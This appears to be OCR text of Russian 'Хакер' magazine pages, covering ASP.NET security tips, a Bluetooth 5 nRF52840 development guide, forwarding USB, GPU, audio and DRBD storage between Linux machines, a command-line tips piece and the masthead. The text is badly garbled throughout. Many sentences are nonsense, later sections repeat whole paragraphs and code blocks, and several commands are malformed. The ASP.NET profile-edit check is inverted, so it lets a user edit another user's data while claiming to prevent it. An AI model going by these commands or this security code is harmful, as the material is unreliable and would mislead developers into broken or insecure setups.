Для хранения паролей и другой конфиденциальной информации используй только стойкие хеши с salt. OWASP рекомендует Argon2, PBKDF2, scrypt и bcrypt.

Используй Forms authentication только для интранет-сайтов. Для веба лучше юзать Identity. И кстати, не забыв в Identity отключить чисто потыкав всюду гаечки, добавив в метод **ConfigureServices** файла **Startup.cs** следующий код:

```
services.Configure<IdentityOptions>(options =>
{
    options.Lockout.DefaultLockoutTimeSpan = TimeSpan.FromMinutes(30)
;
    options.Lockout.MaxFailedAccessAttempts = 10;
});
```

Если ты разрешаешь пользователю редактировать свои данные, то проверяй, действительно ли он меняет именно их (помним о том, что полученные данные на стороне доверять).

```
public ActionResult EditProfileInfo(int id)
{
    var user = _context.Users.FirstOrDefault(e => e.Id == id);
    if (user.Id != _userIdentity.GetUserId())
    {
        // Редактируем данные
    }
    // ...
}
```


ЗАКЛЮЧЕНИЕ

В этой статье я постарался собрать все, что может пригодиться разработчику на ASPNET в плане безопасности. «Все» не получилось, из моего поля зрения выпали, например, отдыхи конфигурирования IIS. Но надеюсь, что получилось многое этого материала тебе хватит, чтобы усвоить основные правила безопасной разработки и не совершать грубых ошибок.

FERRUM

ЮЗАЙ НОВЫЙ БЛЮТУС, ВЕ-ПЯТЬ!

ВДВОЕ БЫСТРЕЕ, ВЧЕТВЕРО ДАЛЬНОБОЙНЕЕ



Дмитрий Крюков
dmitriy@crkhost.com

С ростом количества сетевых беспроводных устройств (охранные и пожарные сигнализации, телемедицина, мониторинг окружающей среды и множество других) появляются новые и совершенствуются старые стандарты и протоколы беспроводной связи. Разные компании и DIY-разработчики используют для своих устройств в сетей разные стандарты передачи данных, например ZigBee, Z-Wave, Bluetooth 4, Wi-Fi, 6LoWPAN, Thread, ANT или собственные проприетарные протоколы. Но так давно была новая спецификация стандарта радиосвязи для обмена данными по воздуху Bluetooth 5. В этой статье я на примере программирования новейшего микроконтроллера покажу преимущества нового стандарта.

На правах любителю кулуар «программиста с паяльником» 1-ночку статьи с плана:

1. Обзор стандарта. Преимущества пятой версии в сравнении с четвертой.
2. Выбор железа. Приемник, передатчик.
3. Описание отладочной платы и микроконтроллера. В этой части я расскажу о параметрах выбранного микроконтроллера и отладочной платы.
4. Начало работы с SDK (software development kit) под выбранный микроконтроллер. Здесь описываются: как начать разрабатывать приложения, разопрложенные под Bluetooth Low Energy четвертой версии на нашей отладочной плате. Чтобы мы привыкли к новому набору инструментов и на конкретном примере научились общаться по Bluetooth с Android-приложением.
5. Тест нового стандарта Bluetooth 5. В этой части мы сделаем две прошивки для двух отладочных плат и расскажем новые режимы радиопередачи по Bluetooth 5.

ОБЗОР СТАНДАРТА BLUETOOTH 5

Что мы знаем о новом стандарте? Мы знаем, что он обратно совместим с четвертыми версиями спецификации BLE (Bluetooth Low Energy, Bluetooth Smart), то есть с версиями 4.0, 4.1, 4.2. А позволяет новым устройствам с Bluetooth 5 общаться со старыми девайсами (разумеется, новые фичи будут недоступны). В четвертая версия BLE, в полном соответствии с названием, позволяет проигрывать устройства с гораздо меньшим потреблением, чем Bluetooth Classic. Но все остальное, кроме энергопотребления, было не очень — в про скорость, объем передаваемых данных в одном пакете и дальность. Все эти свойства улучшает Bluetooth 5.

Более подробно можно узнать на официальном сайте Bluetooth 5, а мы сейчас кратко остановимся на главных преимуществах этой версии.

WWW
Все новые Bluetooth-спецификации публикуются здесь.

Высокая пропускная способность данных

Вместе с усовершенствованиями, введенными в Bluetooth 4.2, которые позволили увеличить объем данных в одном пакете, и еще большим увеличением возможного объема данных в пакете в Bluetooth 5 (DLE) общая пропускная способность стала вчетверо выше, чем максимальная у предыдущей версии Bluetooth 4.0!

Теперь чистая пропускная способность данных без учета накладных расходов, таких как адресация, **может достигать 1,4 Мбит/с**. Зачем нужна такая высокая скорость? Согласен, дорвдаий вопрос, даже не знаю, зачем я это пишу. Пользовательские девайсы по-прежнему будут скорее всего передавать качественный музыка, а для нас, гиков, открывает возможность гораздо быстрее обновлять прошивку устройства «по воздуху» (OTA-DFU). Всего же благодаря изменениям, внесенным в физический (PHY) слой для работы Bluetooth-радио, стали доступны четыре скорости:

- 2 Мбит/с;
- 1 Мбит/с;
- 500 Кбит/с;
- 125 Кбит/с.

Уверен, что с первыми двумя скоростями тебе уже все ясно, но вот вопрос: зачем при таком богатстве нужны две «нижние передачи»?

А дело в том, что при низких скоростях и связанной с ними LE закодированной обработке с использованием прямой коррекции ошибок (FEC) становится легче отказаться от повторной передачи данных в окружающем шуме. Хорошие помехи, чувствительность улучшается. И не надо при высоком уровне шума повторно запрашивать пакеты данных (маленький кадр/скорость может уметь дальше от пульта управления).

Увеличение пропускной способности вещания

Для снижения загрузки вещательного (advertisment, рекламного ;)) канала и решения проблемы перегрузки каналов предлагается **вещательные расширения** (они же «расширенные рекламы»).

Расширение длины данных и новый PHY-уровень означают, что длина пакетов увеличивается с точки зрения фактических данных и времени, в течение которого они передаются в эфире. Поскольку существует только три рекламных канала, эти каналы вскоре могут перегружаться вещательными пакетами с большим количеством данных при более низких скоростях передачи в эфире, таких как 125 Кбит/с.

Рекламные расширения смягчают эту потенциальную проблему.

Улучшенное сосуществование с улучшенным чередованием каналов

Bluetooth 5 также предоставил усовершенствованный алгоритм сохранения каналов (CSA #2) для улучшения повторяемого последовательного переключения каналов. CSA #2 позволит производительность сосуществования разрешенных устройств при наличии вокруг Wi-Fi и других Bluetooth-устройств. Все SoCs серии nRF52 имеет поддержку стандарта CSA # 2.

BLE Mesh — пока только 4.0

Ячеистая топология — сетевая топология компьютерной сети, построенная на принципе ячеек, в которой радиостанции сети соединяются друг с другом и способны принимать на себя роль ретрансляторов для остальных устройств. Эта организация сети достаточно сложна в настройке, однако при такой топологии достигается высокая отказоустойчивость. Как правило, узлы соединяются по принципу «каждый с каждым».

Таким образом, большое количество связей обеспечивает широкий выбор маршрутов отправления пакетов данных, а значит, обеспечивается соединение не наружает работу сети в целом. Но BLE Mesh-сети рассчитаны (по крайней мере пока) на Bluetooth стандарта четвертая версия.

ВЫБОР ЖЕЛЕЗА

На момент написания этой статьи пятую версию протокола поддерживали смартфоны Samsung и Sony и в свободной продаже было довольно мало BLE5-совместимых устройств.

INFO
Все многопротокольные SoCs серии nRF52 поддерживают перечисленные фичи. Кроме того, nRF52840 имеет улучшенную выходную мощность, что вместе с новыми функциями Long Range (увеличение расстояния вещания) порадовали сердца разработчика безответной радостью. :)

NRF52840 — это усовершенствованный многопросоцессорный SoC, идеально подходящий для современных беспроводных приложений. Имеет полную аппаратную поддержку Bluetooth 5 (включая увеличенную дальность вещания). Софт nRF52840 крутится на 32-битном процессоре ARM Cortex-M4F (64 МГц, достаточно медленно (с) почти Intel Core i7). 1 Мбайт флеш-памяти и 256 Кбайт ОЗУ на чипе. Поддерживает инструкции DSP (цифровая обработка сигналов), вычисления с плавающей точкой (FPU).

Поддерживает несколько протоколов, включая Bluetooth с низким энергопотреблением, ANT (кто-нибудь использовал этот протокол? ;)), 802.15.4 и 2.4GHz.

NRF52840 SoC использует управление питанием, чтобы максимизировать энергоэффективность приложений и время автономной работы. Запитать чип можно от напряжения постоянного тока в диапазоне от 1,7 до 5,5 В.

EasyDMA, как и все DMA (прямой доступ к памяти), позволяет разгрузить ЦП нашего микроконтроллера, например чтобы передавать потоки данных из АЦП в UART без участия ядра.

В SoC есть также мощный криптографический сопроцессор на кристалле (ARM Cryptocell-310), обеспечивающий криптографические функции и услуги для ускорения операций, экономии времени обработки процессором данных и сокращения потребления энергии. Он включает в себя настоящий генератор случайных чисел (TRNG) и поддерживает широкий спектр асимметричных, симметричных и хеширующих криптографических сервисов. NFC также поддерживается в чипе.

nRF52840 имеет встроенную поддержку USB 2.0 (full speed) и встроенное регулирование питания, позволяющее напрямую подключаться к USB-хостам для передачи данных.

Чип совместим с существующими серийными nRF52, nRF51 и nRF24 Series от Nordic Semiconductor.

SoftDevice

Стек беспроводных протоколов от Nordic Semiconductor известны как Soft Devices. NRF52840 поддерживается S140 SoftDevice.

S140 SoftDevice — это поддерживающий Bluetooth 5 (пока alpha).

ОТЛАДОЧНАЯ ПЛАТА

Отладочную плату на основе этого микроконтроллера я выбрал под стать чипу, вот она: nRF52840 Preview DK Development Kit for nRF52840. Между прочим, и кей программатор NFC-антенна!

NRF52840 PDK — это усовершенствованный комплект для разработки плат для Bluetooth 5, Bluetooth с низким энергопотреблением, ANT, 802.15.4 и 2.4GHz с использованием nRF52840 SoC. Этот комплект поддерживает разработки для SoC nRF52840.

Набор аппаратно совместим с Arduino Uno Revision 3, позволяет использовать сторонние шилды, совместимые с этим стандартом. Антенна NFC может быть подключена к набору, чтобы активировать функциональность тега NFC. Комплект обеспечивает доступ ко всем входам и выходам через интерфейсы и имеет четыре светодиода и четыре кнопки, которые программируются пользователем.

Он поддерживает стандартную цепочку инструментов разработки Nordic Software Development с использованием Keil, IAR и GCC. Опции программы / отладки в комплекте — это Segger J-Link OB.

Кроме всего прочего, на основе младшего чипа серии nRF52832 уже существуют платы для платформы Arduino, например Arduino Primo. Почему это хорошо? Да потому, что это отладочная плата от кодинга на С

ПЕРВЫЙ ПОЛЕТ

Для того чтобы заставить нашу отладочную плату совершить обмен с телефоном или ПК с поддержкой BLE 5 (пятая версия), достаточно включить питание и воспользоваться «Быстрым стартом», но мы же хотим сами научиться писать программы под чипы?

Поэтому качаем SDK — набор средств разработки, который позволяет создавать приложения для определенного пакета программ, программного обеспечения и аппаратных средств разработки. Помимо всего остального, SDK содержит и примеры готовых приложений — как в среде, так и скомпилированные. Потрой поэтому скомпилированные приложения — они не требуют установки и полной инструментальной цепочки. Если все работает как надо, проследуй в раздел «Настройка комплекта для разработки» (для nRF52840) или «Настройка набора для разработки» (для nRF52832) для получения дополнительной информации. Затем установи SDK.

Чтобы проверить настройку набора разработки, соберем использовать пример **Blinky**. Шаги, описанные в разделе «Компиляция и запуск первого примера», проведут тебя через тестирование установки с помощью примера Blinky.

После тестирования установки мы должны запрограммировать SoftDevice и запустить пример, в котором он используется.

Важная теория

Начнем нашего пути — это исходник. Здесь собрана вся документация на все примеры и SDK разных версий. Также рекомендую посетить Блог и Форум где можно найти ответы на интересующие вопросы. Советую ознакомиться и с туториалами для разработки BLE-приложений, и с тем, как начать писать в Eclipse и компилировать проекты с GCC.

А вот здесь есть рекомендации по разведке печатных плат.

Продолжение статьи →

ЮЗАЙ НОВЫЙ БЛЮТУС, BLE-ПЯТЬ!

ЯДВОЕ БЫСТРЕЕ, ВЧЕТВЕРО ДАЛЬНОБОЙНЕЕ

УСТАНОВКА SDK

Перед установкой SDK убедись, что у тебя установлены все необходимые инструменты (см. «Настройка комплекта для разработки» (для nRF52840) или «Настройка набора для разработки» (для nRF52832)).

Чтобы настроить среду, запусти файл регистрации `nRF5_SDK_x.x.x_xxxxxxx.zip` (например, `nRF5_SDK_12.2.0_f2bf531.zip`) в папке `components` сетевого стека. Извлеки ZIP-файл в каталог, который хочешь использовать для работы с SDK.

Установи nRF5 MDK. Если у тебя Keil 5, открой проект примера. Затем Keil предложит установить `nRF_DeviceFamilyPack`. Если Keil не спрашивает сам, то открой Install Pack, нажми кнопку Check For Updates и установи последнюю версию nRF Device Family Pack.

INFO

nRF5 SDK v14.2.0 обеспечивает встроенную поддержку nRF52840. Однако не все функции поддерживаются на nRF52840. Подробнее см. примечания к выпуску.

Если у тебя Keil 4, докачай целиком файл `nRF5x_MDK_x_x_x_Keil4.msi` в извлеченном каталоге. Сначала, Keil докачает файл `nRF5x_MDK_x_x_x_Keil.msi` в извлеченном каталоге, чтобы установить MDK.

Пользователям Mac нужно вручную выполнить MDK пользователя CMSIS.

Итак, для того чтобы начать создавать свои программы под микроконтроллер, нужно:

1. Скачать и распаковать SDK с сайта developer.nordicsemi.com. Я взял версию nRF5_SDK_v12.1.0_1a3c5b4.zip на момент написания статьи (меня в более ранней версии SDKs).
2. Скачать и установить Keil 5 (нам нужен пакет MDK-Arm).
3. Открыть любой пример в папке `<SDK_Path>/examples/ble_central_and_peripheral/ble_app_uart/pca10056/s132/arm5`. При первом запуске примера SDK и IDE Keil предложит нам установить nRF_DeviceFamilyPack (набор вспомогательных инструментов). Если Keil молчит и ничего не спрашивает, открой Install Pack, нажми кнопку Check For Updates и установи последнюю версию nRF Device Family Pack (на момент написания статьи есть уже свежие материалы с поддержкой работы с SDK в другом среде, например IAR или Eclipse).
4. Собрать и загрузить прошивку в отладочную плату.
5. Теперь можно приступить к первому проекту с поддержкой Android. Android-клиент лежит в папке `nRF Connection` для работы с BLE через адаптер и USB-донгл.

Подключение к отладочной плате BLE Nordic

Я выбрал вариант с прокладкой под Android.

Чтобы протестировать приложение BLE Blinky, нужно установить приложение nRF Blinky из Android. Его доступна в Google Play и в магазине nRF Blinky на Github.

Запустить приложение BLE Blinky и соединиться с нашей отладочной платой (последняя будет видна в списке устройств как Nordic_Blinky). Теперь, нажимая на необходимые панели в приложении, можно зажечь и погасить светодиод на плате:

Кадры приема сообщений от сумеб устройства

Если же теперь мы откроем приложение, позволяющее посмотреть службы, которые есть на нашем устройстве BLE, нажмем кнопку BLE Scanner или nRF Connect? Мобиле, то мы увидим, что:

- если нажмем ОТ в характеристику состояния светодиода (ДЗ 1525), то светодиод 3 на плате будет выключен;
- если нажмем ОТ в характеристику состояния светодиода (ДЗ 1525), то светодиод 3 на плате будет выключен.

Кадры приема сообщений от сумеб устройства

Приложение BLE Blinky может сервер службы светодиодов и кнопок. Это небольшая служба, которая переключает светодиоды и отслеживает кнопки (примеры с отладочной платы nRF).

Стек Bluetooth называется SoftDevice, он предоставляет системическая работа с BLE-стеком. Для доступа к чаусь памяти и которой нет прерывания. Поэтому ложение обращается со стеком при помощи вызовов сайтвсек-функций. Прилоение и пачки отправляет и принимает сообщения.

Можно посмотреть приложение и через программы nRFgo Studio. Интерфейс этой программы независимый, позволяет выбрать файл, который нужно прошить в отладку (для приложения сама отладка, для стека — другие):

nRFGo Development Studio - NRFGO0004
Project 1 [Synthesis]
Project 1 [Synthesis]
Project 1 [Synthesis]

ЖЕЛЕЗКОЙ ПО СЕТИ

ПРОБРАСЫВАЕМ USB-УСТРОЙСТВА ВИДЕОКАРТУ ЗВУКОВУЮ КАРТУ ПО УДАЛЕННОЙ МАШИНЕ

Иван Бессарабов
Редактор рубрики «Железо»

В одной из прошлых статей мы обсуждали способы подключения самых разных устройств как файлов и каталогов. Web-DAV, Bluetooth, SSH и даже память видеокарты. Но что, если мы хотим получить доступ не к удаленному или локальному серверу, а к устройствам удаленной машины? Сегодня, пробросить на локальную машину USB-порт и использовать подключенные к нему устройства как локальные.

Особенность Unix подобной системы — относиться к любому из своих компонентов как к файлу — давно уже стала общим местом и разумеется с не стандартными устройствами. Об беспроводных клавиатурах и мышках, принтерах, сканерах, фотоаппаратах, видеокамерах, мы уже писали. Но, к сожалению, большинство, подключенных через USB, в полноценном Linux не что иное, как файл.

Отчасти удовлетворить, что на всем современном системе только Plan 9 после сотворить пару отечественных фотографий (со сделанной фотографией) и подобный подход, доведен до логического конца, способен без лишних телодвижений и дополнительных приблуд пробросить USB-устройство и управлять им, как локальным.

Для этого, нам понадобится клиентская часть протокола SPI. Он обеспечивает доступ к любым устройствам на USB-шине, как к локальным, и сетевым. К сожалению, Linux поддержать такие универсальные инструменты не может. Зато есть что-то не менее универсальное, и гораздо более простое, называется usbip, и в ядрах начиная с версии 3.17 оно уже есть.

USB

Перед тем, как заняться пробросом оборудования на другой компьютер, можно, пересмотр, что пропускает ядро — это ваш «шлюз» на домашнем «кубике» и, в принципе, ничего не мешает, пробросить USB-порт, и на «кубике» и на «шлюзе» (удаленного) компьютера. Например, что сбоку на другом компьютере (а для пользователя, с другой стороны, в другом месте) стоит принтер, и, в принципе, ничего не мешает, пробросить USB-порт на «шлюзе» и другом компьютере.

В подробном случае нужны можно: утилита USBIP. Развитие утилиты уже давненько никто не занимается, но на ее работоспособности это пока не сказывается, и в репозиториях большинства полуживых дистрибутивов такой пакет присутствует.

Первым делом нам: USBIP, следует установить на ту машину, доступ к устройствам которой необходимо получить извне. Далее загружаем необходимые модули:

```
$ sudo modprobe usbip-core
$ sudo modprobe usbip-host
```

Проверяем, все ли корректно загрузилось.

```
$ sudo lsmod | grep usbip
```

И запускаем сервер:

```
$ sudo usbipd -D
```

Поскольку USBIP имеет собственное, независимого от встроенной системы авторизации, поиск устройств выполняется командой:

```
$ sudo usbip list -l
```

Она покажет список всех устройств, подключенных в данный момент в USB-шине:

Настройка утилиты USBIP

Теперь можно пробросить непосредственно к расшаренному девайсу (допустим, это Joyport-ваш геймпад с индексом 2-3 из полученного списка):

```
$ sudo usbip bind -b=busid=2-3
```

Следующая процедура проверяется выполнением действий:

```
$ sudo usbip list -r localhost
```

С исходным компьютером покончено. Далее следует настроить тот, на котором, вот использовать перифирию нужно:

Сначала, перейдем на другой компьютер машину, устанавливаем на нем USBIP и запускаем:

```
$ sudo modprobe usbip-core
$ sudo modprobe vhci-hcd
```

Проверяем доступность расшаренного оборудования на сервере по списку:

```
$ sudo usbip -l=IP_ADRES_СЕРВЕРА
```

И присоединяемся к нашему шлюзу:

```
$ sudo usbip -a=ttach ADRES_СЕРВЕРА 2-3
```

Проверяем результат:

```
$ sudo usbip -port
```

Теперь задействованное USB-устройство должно появиться в списке локальных, и с ним можно будет работать, как с любым другим. Для проверки корректности подключения выполняем команду lsusb:

```
$ lsusb
```

Подключение к другой машине

ВИДЕОКАРТА

Если USB-устройствами вырисовыру, уместно задать себе вопрос: зачем нужен гигабайт видео-карточки, если видеоадаптер стоит на материнке? Ну, ребята в Teamlinux, сделали недавно подходящий линуксовый клиентик, и обещают реализовать поддержку в будущем. Причем, не когда все так говорят.

Видеопроцессоры современных ноутбуков поскромнее стоят рельефнее, когда на базу присутствует две видеокарты: первая — мощная, вторая — встроенная, интегрирована, которая использовается при подключении к аналогам по мере надобности для прикладных полезных через вторую.

Видеоадаптер, подключенный к другому компьютеру, ведет себя аналогично. Большинство современных дистрибутивов и приложений, что мощная видеокарта находится на удаленном компьютере, а непосредственно перед пользователем лишь «тупенький» монитор, и, в принципе, ничего сложного. Вариант — использовать рисовалку, приложения, которые не в ладу с видеокартой. Для 3D Arch Linux и его предшественники тут не «помощники».

```
$ sudo vglserver_config -nostdx -n -t
```

Если в твоей системе пакет установлен в /opt, нужно прописать полный путь:

```
$ /opt/VirtualGL/bin/vglserver_config -nostdx -n -t
```

Далее перезагружаем дистанционный менеджер, и сервер можно считать в ходе.

Работа конфигурации VirtualGL

На клиентской машине после установки VirtualGL, в нем самом нечего конфигурировать не надо. Здесь нам пообщаться только «русскости» и «русня». Запускаем клиентский скрипт vglrun. Синтаксис файл настроек /etc/ssh/ssh_config и добавляем в него такую строку:

```
X11Forwarding yes
```

Перезапускаем сервис sshd. В системах, основанных на systemd, это можно сделать так:

```
$ systemctl start sshd
```

Теперь осталось выполнение запущенной на сервере программы и тем самым проверить работоспособность нашего клиентского скрипта:

```
$ ssh -X логинВсервер ПОЛЕЗНАЯ_ПРОГРАММА
```

Теперь можно с помощью клиентского подключиться к серверу, получив расширенную версию X11 и необходимую VGL.

```
$ vglconnect -s логинВсервер
```

и попробовать запустить какое-нибудь приложение:

```
$ vglrun -q 40 -fps 25 ПОЛЕЗНАЯ_ПРОГРАММА
```

Значения -q (качество сжатия) и -fps (частота обновления кадров) можно не выдумывать, подбирать методом тыка, а использовать предустановленные (не рекомендую. Сжатие через JPEG при удаленном доступе осуществляется не всегда корректно).

При желании вернуть систему в исходное (состояние) нужно выполнить:

```
$ sudo vglserver_config -unconfig
```

ЗВУКОВАЯ КАРТА

До появления звука в мире оно что осознавать нечем. Без него трудящиеся тут же теряют интерес к мультимедиа, поэтому звуковую карту пробросить надо. Здесь все еще проще, если воспользоваться возможностями звукового сервера PulseAudio.

На сервере в серверном клиентском конфигурационный файл ~/.config/pulse/client.conf и добавляем в него такую строку:

```
default-server = адрес_сервера
```

Вместо предыдущего ~/client.conf для вывода на удаленный сервер можно использовать учетку pulse:

```
$ pulseaudio -k -s адрес_сервера
```

Отключение вывода на удаленный сервер:

```
$ pulseaudio -k -r
```

Чтобы изменения вступили в силу для каждой программы, использующей PulseAudio, требуется не перезапустить.

Альтернативный вариант

В работе нетрудно заметить ситуацию: вещи можно найти проще: задействовать по сети — SSD, основанный на ALSA, модем Opus и библиотеки libfm. Программы поддерживают, и, в принципе, ничего не мешает, использовать. Но, в отличие от предыдущего пользователю нет у пользователя знания Linux Samba (и не обязан) ебать это слова в поисках, чтобы найти крайний торрент по Samba? нет-нет-нет, потому, начинать на нашего об «сервере» обнаруженной уязвимости и массовых эпидемиях, вызванных каждой версией?

Тоже, что прежние наладить неприемлемые решения, наверняка будет инвалидов вариант могла рисового устройства, по способу реализующих полезный с пользовательским стандартом. В реальном возможностях Linux подобных вариантов, в принципе, не предусмотрено. Поэтому, в Linux, в отличие от Windows, нет одного такого. Суть состоит отражена в не человек — разрабатывается дистанционно бочонок устройства. Она обеспечивает человеческие операционные и удаленным бочонком устройством.

Подготовленные работы заключается в установке пакета (этой «Б». Конфигурацию его можно посмотреть в /usr/share/doc/usbfarm, что-то стандартно. Теперь с содержимым файла /etc/drbd.conf на обеих машинах:

```
global { usage-count no; }
resource r0 { protocol C;
  net {
    cram-hmac-alg "sha1";
    shared-secret "MPOMA";
  }
on www_server {
    device /dev/drbd0;
    disk /dev/sda3;
    address 192.168.0.1:7788;
    meta-disk internal;
}
on www_server {
    device /dev/drbd0;
    disk /dev/sda3;
    address 192.168.0.2:7788;
    meta-disk internal;
}
}
```

Отсюда стоит отметить: задается алгоритм шифрования, подтверждающий на обоих компьютерах. Они перечислены в файле /proc/crypto. Пароль задается в параметре shared-secret.

Далее, можно определяется ресурсный диск — что хранится на каждой из машин (раздела). Отсюда диск предназначается названия системы на каждой из машин (раздела). Отсюда диск предназначается названия системы на каждой из машин (раздела). Отсюда диск предназначается IP-адреса и задействованные порты. Учтя размер пропускания ресурсы и сетевого устройства.

Такое же обмена машинам запускаем инициализацию ресурсов:

```
$ sudo drbdadm create-md drbd0
```

Запускаем демон:

```
$ sudo systemctl enable drbd
$ sudo systemctl start drbd
```

Далее переходим на ту машину, которая будет работать с данными (одновременной доступ к временным может получить только одна из них), и делаем на ней:

```
$ sudo drbdadm primary all
```

Затем создаем и монтируем файловую систему временную:

```
$ sudo mkfs.ext4 /dev/drbd0
$ sudo mount /dev/drbd0 /mnt
```

В плане полезности подход RAID массив поверх сети с одновременным доступом к нему только одного из компьютеров кластера. Впрочем, получить доступ к данным, имеющим на другой машине, также возможно. Для этого нужно всего лишь разыскиваемого файлового сервера на текущем кластере, запустить на другой машине и смонтировать, хранящуюся на ней. Тоже элементарная кашка, сдуру из которых можно помешать на сочинение кашицы, сдуру для другого кашеварения. Вот, к примеру, пример:

ВЫВОДЫ

Может не нарадоваться и временным может использовать программы (если только по своим функциям и соответствовать, в точности как в случае с Samba? Для ее удаленным доступом к аппаратным средствам компьютера. В 10 из каждых, когда возникает потребность решить конкретную задачу, приходится искать подходящий инструмент для этого применения стороннего.

10 ДЕСЯТКА БЫСТРЫХ

ПОЛЕЗНЫХ КОМАНДНЫХ СТРОК ДЛЯ ПОВСЕДНЕВНОЙ РАБОТЫ

Если вы часто сталкиваете ошибки «Argument list too long» (аргументов слишком много) при попытке выполнить, например, rm -f *.log, то вам уже знакомо ограничение на длину аргументов, передаваемых в командную строку. Но есть и другие ограничения, которые вы, скорее всего, не знаете — о них и пойдет речь в этой статье. Мы покажем, как обойти ограничения на длину аргументов, как ускорить работу с большими объемами данных, как отправлять почту из скриптов, как сделать бэкапы и многое другое. Все это — с помощью стандартных утилит Linux.

Если вы только что стали системным администратором и вам нужно быстро разобраться в Linux, то вам сюда. Мы расскажем, как обходить ограничения на длину аргументов, как ускорить работу с большими объемами данных, как отправлять почту из скриптов, как сделать бэкапы и многое другое. Все это — с помощью стандартных утилит Linux.

Если вы часто сталкиваете ошибки «Argument list too long» (аргументов слишком много) при попытке выполнить, например, rm -f *.log, то вам уже знакомо ограничение на длину аргументов, передаваемых в командную строку. Но есть и другие ограничения, которые вы, скорее всего, не знаете — о них и пойдет речь в этой статье. Мы покажем, как обходить ограничения на длину аргументов, как ускорить работу с большими объемами данных, как отправлять почту из скриптов, как сделать бэкапы и многое другое. Все это — с помощью стандартных утилит Linux.

Если вы только что стали системным администратором и вам нужно быстро разобраться в Linux, то вам сюда. Мы расскажем, как обходить ограничения на длину аргументов, как ускорить работу с большими объемами данных, как отправлять почту из скриптов, как сделать бэкапы и многое другое. Все это — с помощью стандартных утилит Linux.

ФАЙЛЫ ПО ДЕСЯТКИ: MAN

Для получения дополнительной информации не всегда удобно искать необходимую информацию в Интернете. Гораздо быстрее и проще — в man. Man — это сокращенное от manual (руководство) название утилиты, которая выводит на экран страницы из системного руководства. Страницы man бывают разных разделов, в каждом из которых — свой собственный руководство. Чтобы посмотреть, какие разделы есть у вашей системы, выполните:

```
man -f -l /usr/share/man/*/*
```

Чтобы посмотреть справку для конкретного раздела, нужно указать его номер перед именем страницы:

```
man 1 ls
man 2 open
man 3 printf
```

Если вы не знаете, какой страницей руководства воспользоваться, то можете использовать:

```
man -a printf
```

Что в ls, что man поддерживают регулярные выражения, поэтому, например, чтобы посмотреть все страницы, начинающиеся на printf, выполните:

```
man -a -l -f printf*
```

Чтобы посмотреть все страницы, которые имеют отношение к printf, выполните:

```
man -k printf
```

Также рекомендуем изучить раздел man 7 regex, в нем описываются расширенные регулярные выражения, которые вы можете использовать в man:

```
man -k -r '^[^.]*[^0-9]$'
man -k -r '^[^.]*[^0-9]$' -S 1:2:3:4:5:6:7:8:9:n
man -k -r '^[^.]*[^0-9]$' -S 1:2:3:4:5:6:7:8:9:n -l -f -a
man -k -r '^[^.]*[^0-9]$' -S 1:2:3:4:5:6:7:8:9:n -l -f -a -T -Tpdf > man.pdf
```

ФАЙЛЫ ПО ДЕСЯТКИ: MAN

Для получения дополнительной информации не всегда удобно искать необходимую информацию в Интернете. Гораздо быстрее и проще — в man. Man — это сокращенное от manual (руководство) название утилиты, которая выводит на экран страницы из системного руководства. Страницы man бывают разных разделов, в каждом из которых — свой собственный руководство. Чтобы посмотреть, какие разделы есть у вашей системы, выполните:

```
man -f -l /usr/share/man/*/*
```

Чтобы посмотреть справку для конкретного раздела, нужно указать его номер перед именем страницы:

```
man 1 ls
man 2 open
man 3 printf
```

Если вы не знаете, какой страницей руководства воспользоваться, то можете использовать:

```
man -a printf
```

Что в ls, что man поддерживают регулярные выражения, поэтому, например, чтобы посмотреть все страницы, начинающиеся на printf, выполните:

```
man -a -l -f printf*
```

Чтобы посмотреть все страницы, которые имеют отношение к printf, выполните:

```
man -k printf
```

Также рекомендуем изучить раздел man 7 regex, в нем описываются расширенные регулярные выражения, которые вы можете использовать в man:

```
man -k -r '^[^.]*[^0-9]$'
man -k -r '^[^.]*[^0-9]$' -S 1:2:3:4:5:6:7:8:9:n
man -k -r '^[^.]*[^0-9]$' -S 1:2:3:4:5:6:7:8:9:n -l -f -a
man -k -r '^[^.]*[^0-9]$' -S 1:2:3:4:5:6:7:8:9:n -l -f -a -T -Tpdf > man.pdf
```

ЭЛЕКТРОННАЯ ПОЧТА: MUTT

Если вы часто сталкиваете ошибки «Argument list too long» (аргументов слишком много) при попытке выполнить, например, rm -f *.log, то вам уже знакомо ограничение на длину аргументов, передаваемых в командную строку. Но есть и другие ограничения, которые вы, скорее всего, не знаете — о них и пойдет речь в этой статье. Мы покажем, как обходить ограничения на длину аргументов, как ускорить работу с большими объемами данных, как отправлять почту из скриптов, как сделать бэкапы и многое другое. Все это — с помощью стандартных утилит Linux.

Если вы только что стали системным администратором и вам нужно быстро разобраться в Linux, то вам сюда. Мы расскажем, как обходить ограничения на длину аргументов, как ускорить работу с большими объемами данных, как отправлять почту из скриптов, как сделать бэкапы и многое другое. Все это — с помощью стандартных утилит Linux.

Если вы часто сталкиваете ошибки «Argument list too long» (аргументов слишком много) при попытке выполнить, например, rm -f *.log, то вам уже знакомо ограничение на длину аргументов, передаваемых в командную строку. Но есть и другие ограничения, которые вы, скорее всего, не знаете — о них и пойдет речь в этой статье. Мы покажем, как обходить ограничения на длину аргументов, как ускорить работу с большими объемами данных, как отправлять почту из скриптов, как сделать бэкапы и многое другое. Все это — с помощью стандартных утилит Linux.

Если вы только что стали системным администратором и вам нужно быстро разобраться в Linux, то вам сюда. Мы расскажем, как обходить ограничения на длину аргументов, как ускорить работу с большими объемами данных, как отправлять почту из скриптов, как сделать бэкапы и многое другое. Все это — с помощью стандартных утилит Linux.

ПОЧТА: EMAIL, SMAIL

Большинство почт работает на двух протоколах, что, что на каком основном клиенте. Выбираем только стандартные клиенты. Если в каждой части посмотреть, что в каждой части. Сейчас посмотрим в каждой части. Сейчас посмотрим в каждой части. Сейчас посмотрим

ХАКЕР

18+

№12 (226)

Илья Русанен
Главный редактор
rusanen@glc.ru

Алексей Глазков
Выпускающий редактор
glazkov@glc.ru

Андрей Письменный
Шеф-редактор
pismenny@glc.ru

Евгения Шарипова
Литературный редактор

РЕДАКТОРЫ РУБРИК

Андрей Письменный
PC ZONE, СЦЕНА
pismenny@glc.ru

Илья Русанен
ВЗЛОМ
rusanen@glc.ru

Александр «Dr.» Лозовский
MALWARE, КОДИНГ
lozovsky@glc.ru

aLLy
ВЗЛОМ, EXPLOITS
iam@russiansecurity.expert

Евгений Зобнин
X-MOBILE, UNIX
zobnin@glc.ru

Антон «ant» Жуков
ВЗЛОМ
zhukov@glc.ru

MEGANEWS

Мария Нефёдова
nefedova.maria@gameland.ru

АРТ

yambuto
Обложка
yambuto@gmail.com

РЕКЛАМА

Анна Яковлева
Директор по спецпроектам
yakovleva.a@glc.ru

